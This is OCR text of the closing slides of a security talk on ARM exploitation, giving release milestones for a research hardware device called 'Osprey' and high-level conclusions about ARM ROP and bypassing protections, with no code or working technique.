
Project "Osprey": Features For Researchers



Project "Osprey": Features For Researchers



Project "Osprey": Features For Researchers



Project "Osprey"

- How soon until you can get one?
- Several milestones first:
  - Focusing on release to consumer (and one private industry application for a customer)
  - Currently in Hardware Rev-A but Osprey Rev-B expected in the next two months (hardware fixups and and additions, example: MAX3453E)
  - First production run of Rev-B (of more than 100 units) in July.
  - Already plans for a Rev-C which may or may not include an ARM core (via PD-07 mezzanine)

Conclusions & Take-Aways

- The world is changing, we are entering (if not already in) a "post-pc" exploitation environment.
- ARM shellcoding and exploitation is fun! Easier that people think
- ROP on ARM actually yields many useful an interesting gadgets because of the mixed instruction modes
- NX as well as all of the modern protections on both Linux and Android can be bypassed with nuances of the ARM Microprocessor.
- "Hardware Hacking" is real and not as hard as we think…
- Custom hardware devices like "Osprey" will make this more accessible…

"Advanced Software Exploitation on ARM"

http://www.dontstuffbeansupyournose.com

Stephen A. Ridley: @s7ephen
ridley@dontstuffbeansupyournose.com

THANKS FOR LISTENING!!!!!